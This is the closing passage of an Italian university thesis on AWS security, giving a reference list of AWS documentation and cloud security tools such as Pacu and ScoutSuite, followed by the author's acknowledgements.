[8] Amazon. «Responsabilità condivise». In: https://docs.aws.amazon.com/it_it/IAM/latest/UserGuide/introduction.html (Agosto, 2021).

[9] Amazon. «Responsabilità condivise». In: https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html (Agosto, 2021).

[10] Amazon. «Responsabilità condivise». In: https://aws.amazon.com/it/identity/saml/ (Agosto, 2021).

[11] Amazon. «Gruppi». In: https://docs.aws.amazon.com/it_it/IAM/latest/UserGuide/id_groups.html (Settembre, 2021).

[12] Amazon. «Ruoli». In: https://docs.aws.amazon.com/it_it/IAM/latest/UserGuide/id_roles_terms-and-concepts.html (Settembre, 2021).

[13] Amazon. «Policy». In: https://docs.aws.amazon.com/it_it/IAM/latest/UserGuide/access_policies.html#policies_id-based (Settembre, 2021).

[14] Amazon. «Rules». In: https://docs.aws.amazon.com/it_it/AWSEC2/latest/UserGuide/security-group-rules.html (Settembre, 2021).

[15] Amazon. «Rules». In: https://docs.aws.amazon.com/it_it/vpc/latest/userguide/vpc-network-acls.html (Settembre, 2021).

[16] Amazon. «Policy». In: https://docs.aws.amazon.com/it_it/kms/latest/developerguide/concepts.html (Settembre, 2021).

[17] Amazon. ≪CloudWatch≫. In: *https://docs.aws.amazon.com/it_it/AmazonCloudWatch/latest/monitoring/WhatIsCloudWatch.html* (Settembre, 2021).

[18] Amazon. ≪CloudWatch Struttura≫. In: *https://docs.aws.amazon.com/it_it/AmazonCloudWatch/latest/monitoring/cloudwatch_architecture.html* (Settembre, 2021).

[19] Amazon. ≪CloudWatch Concetti≫. In: *https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/cloudwatch_concepts.html#Metricl* (Settembre, 2021).

[20] Udemy course. ≪Udemy Course≫. In: *https://www.udemy.com/course/aws-certified-solutions-architect-2018-ita/* (Settembre, 2021).

[21] RhinoSecurity. ≪Pacu≫. In: *https://rhinosecuritylabs.com/aws/pacu-open-source-aws-exploitation-framework/* (Settembre, 2021).

[22] CyberPunk. ≪Pacu≫. In: *https://www.cyberpunk.rs/the-open-source-aws-exploitation-framework-pacu/* (Settembre, 2021).

[23] Scour Suite. ≪Scour GitHub≫. In: *https://github.com/grines/scour* (Settembre, 2021).

[24] Scout Suite. ≪Scout GitHub≫. In: *https://github.com/nccgroup/ScoutSuite* (Settembre, 2021).

Ringraziamenti

Ci tenevo a ringraziare il mio relatore, prof. Fausto Marcantoni, per avermi dato la possibilità di sviluppare questo argomento per me di grandissimo interesse.
Vorrei ringraziare la mia famiglia per avermi sempre incoraggiato lasciandomi scegliere sempre liberamente.
Un ringraziamento agli amici storici e a quelli conosciuti in questi tre anni.
Un ringraziamento forte ai miei nonni che, anche da lontano, sono stati i miei più grandi sostenitori in questo percorso universitario.